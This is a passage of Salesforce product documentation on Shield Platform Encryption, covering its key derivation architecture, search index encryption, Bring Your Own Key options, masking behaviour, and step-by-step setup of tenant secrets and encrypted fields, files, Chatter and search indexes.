
Salesforce securely generates the master and tenant secrets by using Hardware Security Modules (HSMs). The unique key is derived by using PBKDF2, a Key Derivation Function (KDF), with the master and tenant secrets as inputs.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Shield Platform Encryption Process Flow



1. When a Salesforce user saves encrypted data, the runtime engine determines from metadata whether to encrypt the field, file, or attachment before storing it in the database.

2. If so, the encryption service checks for the matching data encryption key in cached memory.
3. The encryption service determines whether the key exists.
   a. If so, the encryption service retrieves the key.
   b. If not, the service sends a derivation request to a key derivation server and returns it to the encryption service running on the Salesforce Platform.
4. After retrieving or deriving the key, the encryption service generates a random initialization vector (IV) and encrypts the data using 256-bit AES encryption.
5. The ciphertext is saved in the database or file storage. The IV and corresponding ID of the tenant secret used to derive the data encryption key are saved in the database.

Salesforce generates a new master secret at the start of each release.

Behind the Scenes: The Search Index Encryption Process

The Salesforce search engine is built on the open-source enterprise search platform software Apache Solr. The search index, which stores tokens of record data with links back to the original records stored in the database, is housed within Solr. Partitions divide the search index into segments to allow Salesforce to scale operations. Apache Lucene is used for its core library.

Using Shield Platform Encryption's HSM-based key derivation architecture, metadata, and configurations, Search Index Encryption runs when Shield Platform Encryption is in use. The solution applies strong encryption on an org-specific search index (.fdt, .tim, and .tip file types) using an org-specific AES-256 bit encryption key. The search index is encrypted at the search index segment level, and all search index operations require index blocks to be encrypted in memory.

The only way to access the search index or the key cache is through programmatic APIs.

A Salesforce security administrator can enable Search Index Encryption from Setup. The administrator first creates a tenant secret of the Search Index type, then enables Encryption for Search Indexes. The admin configures their encryption policy by selecting fields and files to encrypt. An org-specific HSM-derived key is derived from the tenant secret on demand. The key material is passed to the search engine's cache on a secure channel.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

The process when a user creates or edits records:

1. The core application determines if the search index segment should be encrypted or not based on metadata.
2. If the search index segment should be encrypted, the encryption service checks for the matching search encryption key ID in the cached memory.
3. The encryption service determines if the key exists in the cache.
   a. If the key exists in the cache, the encryption service uses the key for encryption.
   b. Otherwise, the service sends a request to the core application, which in turn sends an authenticated derivation request to a key derivation server and returns the key to the core application server.
4. After retrieving the key, the encryption service generates a random initialization vector (IV) and encrypts the data using NSS or JCE's AES-256 implementation.
5. The key ID (identifier of the key being used to encrypt the index segment) and IV are saved in the search index.

The process is similar when a user searches for encrypted data:

1. When a user searches for a term, the term is passed to the search index, along with which Salesforce objects to search.

2. When the search index executes the search, the encryption service opens the relevant segment of the search index in memory and reads the key ID and IV.
3. Steps 3 through 5 of the process when a user creates or edits records are repeated.
4. The search index processes the search and returns the results to the user seamlessly.

If Salesforce admins disable encryption on a field, all index segments that were encrypted are unencrypted and the key ID is set to null. This process can take up to seven days.

How Does Shield Platform Encryption Work in a Sandbox?

Refreshing a sandbox from a production org creates an exact copy of the production org. If Shield Platform Encryption is enabled on the production org, all encryption settings are copied, including tenant secrets created in production.

Once a sandbox is refreshed, tenant secret changes are confined to your current org. This means that when you rotate or destroy a tenant secret on sandbox, it doesn't affect the production org.

As a best practice, rotate tenant secrets on sandboxes after a refresh. Rotation ensures that production and sandbox use different tenant secrets. Destroying tenant secrets on a sandbox renders encrypted data unusable in cases of partial or full copies.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Why Bring Your Own Key?

Shield Platform Encryption's Bring Your Own Key (BYOK) feature gives you an extra layer of protection in the event of unauthorized access to critical data. It may also help you meet the regulatory requirements that come with handling financial data, such as credit card numbers; health data, such as patient care records or insurance information; or other kinds of private data, such as social security numbers, addresses, and phone numbers. Once you've set up your key material, you can use Shield Platform Encryption as you normally would to encrypt data at rest in your Salesforce org.

Important: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain terms to avoid any effect on customer implementations.

Shield Platform Encryption enables Salesforce administrators to manage the lifecycle of their data encryption keys while protecting these keys from unauthorized access. By controlling the lifecycle of your organization's tenant secrets, you control the lifecycle of the data encryption keys derived from them. Alternatively, you can opt out of key derivation altogether and upload a final data encryption key.

Data encryption keys aren't stored in Salesforce. Instead, they're derived from the master secret and tenant secret on demand whenever a key is needed to encrypt or decrypt customer data. The master secret is generated once per release for everyone by a hardware security module (HSM). The tenant secret is unique to your org, and you control when it is generated, activated, revoked, or destroyed.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

You have four options for setting up your key material.

- Use the Shield Key Management Service (KMS) to generate your org-specific tenant secret for you.

- Use the infrastructure of your choice, such as an on-premises HSM, to generate and manage your tenant secret outside of Salesforce. Then upload that tenant secret to the Salesforce KMS. This option is popularly known as “Bring Your Own Key,” although the element you’re really bringing is the tenant secret from which the key is derived.
- Opt out of the Shield KMS key derivation process with the Bring Your Own Key service. Use the infrastructure of your choice to create a data encryption key instead of a tenant secret. Then upload this data encryption key to the Shield KMS. When you opt out of derivation on a key-by-key basis, the Shield KMS bypasses the derivation process and uses this key material as your final data encryption key. You can rotate customer-supplied data encryption keys just like you would rotate a customer-supplied tenant secret.
- Generate and store your key material outside of Salesforce using a key service of your choice, and use the Salesforce Cache-Only Key Service to fetch your key material on demand. Your key service transmits your key material over a secure channel that you configure. It’s then encrypted and stored in the cache for immediate encrypt and decrypt operations.

Why Isn’t My Encrypted Data Masked?

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer ’15 and later.

Available in both Salesforce Classic and Lightning Experience.

If the Shield Platform Encryption service isn’t available, data is masked in some types of encrypted fields. This is to help you troubleshoot encryption key issues, not to control user access to data. If you have data that you don’t want some users to see, revisit those users’ field-level security settings, record access settings, and object permissions.

Encryption prevents outsiders from using your Salesforce data even if they manage to get it. It is not a way to hide data from authenticated users. User permissions are the only way to control data visibility for authenticated users. Encryption at rest is about logins, not permissions.

With Shield Platform Encryption, if a user is authorized to see a given set of data, that user sees that data whether it’s encrypted or not.

- Authentication means that making sure only legitimate users can get into your system. For example, a company’s Salesforce org is only for use by active employees of that company. Anyone who is not an employee is not authenticated; that is, they are barred from logging in. If they do somehow get their hands on the data, it’s useless to them because it is encrypted.
- Authorization defines which data or features an authenticated user can use. For example, a sales associate can see and use data in the Leads object, but can’t see the regional forecasts, which are intended for sales managers. Both the associate and the manager are properly logged in (authenticated), but their permissions (authorization) are different. That the data is encrypted doesn’t make any difference to them.

In general, data can be masked but not encrypted, or encrypted but not masked. For example, regulators often require that only the last four digits of a credit card number be visible to users. Applications typically mask the rest of the number, meaning they replace the digits with asterisks on the user’s screen. Without encryption, you can still read the digits that are masked if you can get to the database where they are stored.

Masking might not be enough for your credit card numbers. You may or may not want to encrypt them in the database as well. (You probably should.) If you do, authenticated users will still see the same masked values.

In this way, masking and encryption are different solutions for different problems. You mask data to hide it from users who are authenticated but not authorized to see that data. You encrypt data to prevent someone from stealing the data. (Or, more precisely, to make the data useless if someone does steal it.)

The following table shows the fields that use masking. All others don’t.

Field Type	Mask	What It Means
Email, Phone, Text, Text Area, Text Area (Long), URL	?????	This field is encrypted, and the encryption key has been destroyed.

Field Type	Mask	What It Means
	!!!!!	This service is unavailable right now. For help accessing this service, contact Salesforce.
Custom Date	08/08/1888	This field is encrypted, and the encryption key has been destroyed.
	01/01/1777	This service is unavailable right now. For help accessing this service, contact Salesforce.
Custom Date/Time	08/08/1888 12:00 PM	This field is encrypted, and the encryption key has been destroyed.
	01/01/1777 12:00 PM	This service is unavailable right now. For help accessing this service, contact Salesforce.

You can't enter these masking characters into an encrypted field. For example, if a Date field is encrypted and you enter 07/07/1777, you must enter a different value before it can be saved.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

How Do I Deploy Shield Platform Encryption?

When you deploy Shield Platform Encryption to your org with a tool such as Salesforce Extensions for Visual Studio Code, Migration Tool, or Postman, the Encrypted field attribute persists. However, if you deploy to orgs with different encryption settings, the effect depends on whether Shield Platform Encryption is enabled in the target org.

Regardless of how you deploy, Salesforce automatically checks to see if the implementation violates Shield Platform Encryption guidelines.

Source Organization	Target Organization	Result
Shield Platform Encryption enabled	Shield Platform Encryption enabled	The source Encrypted field attribute indicates enablement.
Shield Platform Encryption enabled	Shield Platform Encryption not enabled	The Encrypted field attribute is ignored.
Shield Platform Encryption not enabled	Shield Platform Encryption enabled	The target Encrypted field attribute indicates enablement.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

Set Up Your Encryption Policy

An encryption policy is your plan for encrypting data with Shield Platform Encryption. You can choose how you want to implement it. For example, you can encrypt individual fields and apply different encryption schemes to those fields. Or you can choose to encrypt other data elements such as files and attachments, data in Chatter, or search indexes. Remember that encryption is not the same thing as field-level security or object-level security. Put those controls in place before you implement your encryption policy.

To provide Shield Platform Encryption for your org, contact your Salesforce account executive. They'll help you provision the correct license so you can create key material and start encrypting data.

Warning: Salesforce recommends testing Shield Platform Encryption in a sandbox org to confirm that your reports, dashboards, processes, and other operations work correctly.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

IN THIS SECTION:

1. Which User Permissions Does Shield Platform Encryption Require?

   Assign permissions to your users according to their roles regarding encryption and key management. Some users need permission to select data for encryption, while other users require combinations of permissions to work with certificates or key material. Enable these permissions for user profiles just like you would any other user permission.

2. Generate a Tenant Secret with Salesforce

   Salesforce makes it easy to generate a unique tenant secret from the Setup menu.

3. Manage Tenant Secrets by Type

   Tenant secret types allow you to specify which kind of data you want to encrypt with a Shield Platform Encryption tenant secret. You can apply different key rotation cycles or key destruction policies to tenant secrets that encrypt different kinds of data. You can apply a tenant secret to search index files and other data stored in Salesforce.

4. Encrypt New Data in Standard Fields

   You can encrypt standard fields on standard objects with Shield Platform Encryption from the Encryption Policy page. For best results, encrypt the least number of fields possible.

5. Encrypt Fields on Custom Objects and Custom Fields

   You can encrypt standard fields on custom objects, and custom fields on both standard and custom objects. Shield Platform Encryption also supports custom fields in installed managed packages. Apply encryption to custom fields from the management settings for each object. For best results, encrypt the least number of fields possible. When you add encryption to a field, all new data in that field is encrypted.

6. Encrypt New Files and Attachments

   For another layer of data protection, encrypt files and attachments. If Shield Platform Encryption is on, the body of each file or attachment is encrypted when it's uploaded.

7. Encrypt Data in Chatter

   Enabling Shield Platform Encryption for Chatter adds an extra layer of security to information that users share in Chatter. You can encrypt data at rest in feed posts and comments, questions and answers, link names and URLs, poll questions and choices, and content from your custom rich publisher apps.

8. Encrypt Search Index Files

   Sometimes you need to search for personally identifiable information (PII) or data that's encrypted in the database. When you search your org, the results are stored in search index files. You can encrypt these search index files with Shield Platform Encryption, adding another layer of security to your data.

9. Encrypt CRM Analytics Data

   To get started with CRM Analytics Encryption, generate a tenant secret with Shield Platform Encryption. After you generate a CRM Analytics tenant secret, CRM Analytics Encryption uses the Shield Platform Encryption key management architecture to encrypt your CRM Analytics data.

10. Encrypt Event Bus Data

    To enable encryption of change data capture or platform event messages at rest, generate an event bus tenant secret and then enable encryption.

11. Fix Compatibility Problems

    When you select fields or files to encrypt with Shield Platform Encryption, Salesforce automatically checks for potential side effects. The validation service then warns you if any existing settings may pose a risk to data access or your normal use of Salesforce. You have some options for how to clear up these problems.

12. Disable Encryption on Fields

    At some point, you might need to disable Shield Platform Encryption for fields, files, or both. You can turn field encryption on or off individually, but file encryption is all or nothing.

Which User Permissions Does Shield Platform Encryption Require?

Assign permissions to your users according to their roles regarding encryption and key management. Some users need permission to select data for encryption, while other users require combinations of permissions to work with certificates or key material. Enable these permissions for user profiles just like you would any other user permission.

	Manage Encryption Keys	Customize Application	View Setup and Configuration	Manage Certificates
View Platform Encryption Setup pages		✓	✓	
Edit Encryption Policy page settings	✓ (Optional)	✓		
Generate, destroy, export, import, and upload tenant secrets and customer-supplied key material	✓			
Query the TenantSecret object via the API	✓			
Edit, upload, and download HSM-protected certificates with the Shield Platform Encryption Bring Your Own Key service	✓	✓		✓
Enable features on the Advanced Settings page	✓ (for BYOK features)	✓		

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

The Customize Application and Manage Certificates permissions are automatically enabled for users with the System Administrator profile.

Restrict Access to Encryption Policy Settings

You can require admins to also have the Manage Encryption Keys permission to complete encryption policy tasks. These tasks include changing the encryption scheme on fields, enabling and disabling encryption on fields, files, and attachments, and other data elements.

To opt in to this feature, you need the Manage Encryption Keys permission. Then opt in from the Advanced Settings page.

1. From Setup, in the Quick Find box, enter `Platform Encryption`, and then select **Advanced Settings**.
2. Select **Restrict Access to Encryption Policy Settings**.

   You can also enable the Restrict Access to Encryption Policy Settings programmatically. For more information, see PlatformEncryptionSettings in the *Metadata API Developer Guide*.

This restriction applies to actions taken through the API or from Setup pages, such as the Encryption Policy page or the Object Manager.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

Generate a Tenant Secret with Salesforce

Salesforce makes it easy to generate a unique tenant secret from the Setup menu.

Only authorized users can generate tenant secrets from the Platform Encryption page. Ask your Salesforce admin to assign you the Manage Encryption Keys permission.

1. From Setup, in the Quick Find box, enter `Platform Encryption`, and then select **Key Management**.
2. In the Choose Tenant Secret Type dropdown list, choose a data type.
3. Click **Generate Tenant Secret**.

   How often you can generate a tenant secret depends on the tenant secret type.

   - You can generate tenant secrets for the Data in Salesforce type once every 24 hours in production orgs, and once every 4 hours in Sandbox orgs.
   - You can generate tenant secrets for the Search Index type once every 7 days.

   Note: You can have up to 50 active and archived tenant secrets of each type. For example, you can have one active and 49 archived Data in Salesforce tenant secrets, and the same number of Analytics tenant secrets. This limit includes Salesforce-generated and customer-supplied key material.

   If you run into this limit, destroy an existing key before reactivating, rearchiving, or creating a callout to another one. Before destroying a key, synchronize the data it encrypts with an active key.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:

- Manage Encryption Keys

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

Manage Tenant Secrets by Type

Tenant secret types allow you to specify which kind of data you want to encrypt with a Shield Platform Encryption tenant secret. You can apply different key rotation cycles or key destruction policies to tenant secrets that encrypt different kinds of data. You can apply a tenant secret to search index files and other data stored in Salesforce.

Tenant secrets are categorized according to the kind of data they encrypt.

Data in Salesforce

Encrypts data using the probabilistic encryption scheme, including data in fields, attachments, and files other than search index files.

Data in Salesforce (Deterministic)

Encrypts data using the deterministic encryption scheme, including data in fields, attachments, and files other than search index files.

Search Index

Encrypts search index files.

Analytics

Encrypts CRM Analytics data.

Event Bus

Encrypts event messages that are stored temporarily in the event bus. For change data capture events, this secret encrypts data changes and the corresponding event that contains them. For platform events, this secret encrypts the event message including event field data.

Note:

- Tenant secrets that were generated or uploaded before the Spring '17 release are categorized as the Data in Salesforce type.
- You can have up to 50 active and archived tenant secrets of each type. For example, you can have one active and 49 archived Data in Salesforce tenant secrets, and the same number of Analytics tenant secrets. This limit includes Salesforce-generated and customer-supplied key material.

  If you run into this limit, destroy an existing key before reactivating, rearchiving, or creating a callout to another one. Before destroying a key, synchronize the data it encrypts with an active key.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:

- Manage Certificates

  AND

  Manage Encryption Keys

1. From Setup, in the Quick Find box, enter `Platform Encryption`, and then select **Key Management**.
2. In the Choose Tenant Secret Type dropdown list, choose a data type.

   The Key Management page displays all tenant secrets of each data type. If you generate or upload a tenant secret while viewing tenant secrets of a particular type, it becomes the active tenant secret for that data.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

Encrypt New Data in Standard Fields

You can encrypt standard fields on standard objects with Shield Platform Encryption from the Encryption Policy page. For best results, encrypt the least number of fields possible.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

Depending on the size of your org, enabling a standard field for encryption can take a few minutes.

1. Make sure that your org has an active encryption key. If you're not sure, check with your administrator.
2. From Setup, in the Quick Find box, enter `Platform Encryption`, and then select **Encryption Policy**.
3. Click **Encrypt Fields**.
4. Click **Edit**.
5. Select the fields you want to encrypt.
   All new data entered in this field is encrypted. By default, data is encrypted using a probabilistic encryption scheme. To apply deterministic encryption to your data, select **Deterministic** from the Encryption Scheme list. For more information, see "How Deterministic Encryption Supports Filtering" in Salesforce Help.
6. Click **Save**.

The automatic Platform Encryption validation service checks for settings in your org that can block encryption. You receive an email with suggestions for fixing incompatible settings.

Field values are automatically encrypted only in records created or updated after you've enabled encryption. Contact Salesforce to update existing records so that their field values are encrypted.

Note: To encrypt standard fields on custom objects, such as Custom Object Name, see Encrypt Fields on Custom Objects and Custom Fields.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:
- View Setup and Configuration

To encrypt fields:
- Customize Application

Encrypt Fields on Custom Objects and Custom Fields

You can encrypt standard fields on custom objects, and custom fields on both standard and custom objects. Shield Platform Encryption also supports custom fields in installed managed packages. Apply encryption to custom fields from the management settings for each object. For best results, encrypt the least number of fields possible. When you add encryption to a field, all new data in that field is encrypted.

IN THIS SECTION:

Encrypt New Data in Custom Fields in Salesforce Classic

Apply Shield Platform Encryption to new custom fields in Salesforce Classic, or add encryption to new data entered in an existing custom field.

Encrypt New Data in Custom Fields in Lightning Experience

Apply Shield Platform Encryption to new custom fields in Lightning Experience, or add encryption to new data entered in an existing custom field.

Encrypt Custom Fields in Installed Managed Packages

If an installed managed package supports Shield Platform Encryption, you can encrypt custom fields in that package. Turn on encryption for custom fields in installed managed packages from the Advanced Settings page, and then apply encryption to custom fields in your installed managed package.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer ’15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:
- View Setup and Configuration

To encrypt fields:
- Customize Application

Encrypt New Data in Custom Fields in Salesforce Classic

Apply Shield Platform Encryption to new custom fields in Salesforce Classic, or add encryption to new data entered in an existing custom field.

To apply deterministic encryption to custom fields, first enable deterministic encryption from the Platform Encryption Advanced Settings page in Setup.

1. From the management settings for the object, go to **Fields**.
2. In the Custom Fields & Relationships section, create a field or edit an existing one.
3. Select **Encrypted**.
   All new data entered in this field is encrypted. By default, data is encrypted using a probabilistic encryption scheme. To apply deterministic encryption to your data, select a deterministic option listed under Encrypted.
4. Click **Save**.

The automatic Shield Platform Encryption validation service checks for settings in your org that can block encryption. You receive an email with suggestions for fixing incompatible settings.

Field values are automatically encrypted only in records created or updated after you've enabled encryption. Synchronize your existing data with your active key material from the Encryption Statistics and Data Sync page.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:

- View Setup and Configuration

To encrypt fields:

- Customize Application

Encrypt New Data in Custom Fields in Lightning Experience

Apply Shield Platform Encryption to new custom fields in Lightning Experience, or add encryption to new data entered in an existing custom field.

To apply deterministic encryption to custom fields, first enable deterministic encryption from the Platform Encryption Advanced Settings page in Setup.

1. From Setup, select **Object Manager**, and then select your object.
2. Click **Fields & Relationships**.
3. When you create or edit a custom field, select **Encrypted**.
   All new data entered in this field is encrypted. By default, data is encrypted using a probabilistic encryption scheme. To apply deterministic encryption to your data, select a deterministic option listed under Encrypted.
4. Click **Save**.

The automatic Platform Encryption validation service checks for settings in your org that can block encryption. You receive an email with suggestions for fixing incompatible settings.

Field values are automatically encrypted only in records created or updated after you've enabled encryption. Synchronize existing data with your active key material from the Encryption Statistics and Data Sync page.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:
- View Setup and Configuration

To encrypt fields:
- Customize Application

Encrypt Custom Fields in Installed Managed Packages

If an installed managed package supports Shield Platform Encryption, you can encrypt custom fields in that package. Turn on encryption for custom fields in installed managed packages from the Advanced Settings page, and then apply encryption to custom fields in your installed managed package.

1. From Setup, enter `Platform Encryption` in the Quick Find box, and then select **Advanced Settings**.
2. Turn on **Encrypt Custom Fields in Managed Packages**.

   You can also enable encryption for managed packages programmatically. For more information, see PlatformEncryptionSettings in the *Metadata API Developer Guide*.

   From now on, if an installed managed package supports encryption, you can encrypt custom fields in that package. Don't know if your application supports encrypted fields? Look for the Designed to Work With Salesforce Shield marker in your application's AppExchange listing.


EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To enable features on the Advanced Settings page:
- Customize Application



If you don't see this marker, talk to your app vendor.

Note: If Salesforce enabled this feature for you before Spring '19, opt in again on the Advanced Settings page. If you don't opt in, you can't enable or disable encryption on those fields. However, your encrypted custom fields in installed managed packages remain encrypted.

Encrypt New Files and Attachments

For another layer of data protection, encrypt files and attachments. If Shield Platform Encryption is on, the body of each file or attachment is encrypted when it's uploaded.

Note: Before you begin, make sure that your organization has an active encryption key; if you're not sure, check with your administrator.

1. From Setup, in the Quick Find box, enter `Encryption Policy`, and then select **Encryption Policy**.
2. Select **Encrypt Files and Attachments**.
3. Click **Save**.

Important: Users with access to the file can work normally with it regardless of their encryption-specific permissions. Users who are logged in to your org and have read access can search and view the body content.

Users can continue to upload files and attachments per the usual file size limits. Expansion of file sizes caused by encryption doesn't count against these limits.

Turning on file and attachment encryption affects new files and attachments. It doesn't automatically encrypt files and attachments that were already in Salesforce. To encrypt existing files, contact Salesforce.

To check whether a file or attachment is encrypted, look for the encryption indicator on the detail page of the file or attachment. You can also query the `isEncrypted` field on the ContentVersion object (for files) or on the Attachment object (for attachments).

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.


Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:
- View Setup and Configuration

To encrypt files:
- Customize Application

Here's What It Looks Like When a File Is Encrypted



Note: The encryption indicator is only available in Salesforce Classic.

Encrypt Data in Chatter

Enabling Shield Platform Encryption for Chatter adds an extra layer of security to information that users share in Chatter. You can encrypt data at rest in feed posts and comments, questions and answers, link names and URLs, poll questions and choices, and content from your custom rich publisher apps.

We recommend that you test Encryption for Chatter in a dedicated Sandbox environment before enabling it in production.

Unlike encryption for custom and standard fields, enabling encryption for Chatter encrypts all eligible Chatter fields.

1. Make sure that your org has an active encryption key. If you're not sure, check with your administrator.
2. From Setup, in the Quick Find box, enter `Platform Encryption`, and then select **Encryption Policy**.
3. Click **Encrypt Chatter**.

The automatic Shield Platform Encryption validation service checks for settings that could block encryption. If the service finds potential problems, it sends you an email with suggestions for fixing the problems.

After you activate encryption for Chatter, new data that you enter into Chatter gets encrypted. To encrypt historic Chatter data, contact Salesforce Customer Support to request the background encryption service.

When you edit or update an encrypted Chatter field, the field's revision history is also encrypted. For example, if you update a post, the old version of the post remains encrypted.

If you enabled Encryption for Chatter in Spring '17 and you want to access the most up-to-date features, deselect **Encrypt Chatter** and then reselect **Encrypt Chatter**.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:
- View Setup and Configuration

To encrypt fields:
- Customize Application

Encrypt Search Index Files

Sometimes you need to search for personally identifiable information (PII) or data that's encrypted in the database. When you search your org, the results are stored in search index files. You can encrypt these search index files with Shield Platform Encryption, adding another layer of security to your data.

1. From Setup, in the Quick Find box, enter `Platform Encryption`, and then select **Key Management**.
2. Select **Search Index** from the picklist.
3. Select **Generate Tenant Secret**.
   This new tenant secret encrypts only the data stored in search index files.
4. From Setup, in the Quick Find box, enter `Platform Encryption`, and then select **Encryption Policy**.
5. Select **Encrypt Search Indexes**.
   Your search indexes are now encrypted with the active Search Index tenant secret.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:

- View Setup and Configuration

To enable encryption key (tenant secret) management:

- Manage Profiles and Permission Sets

Encrypt CRM Analytics Data

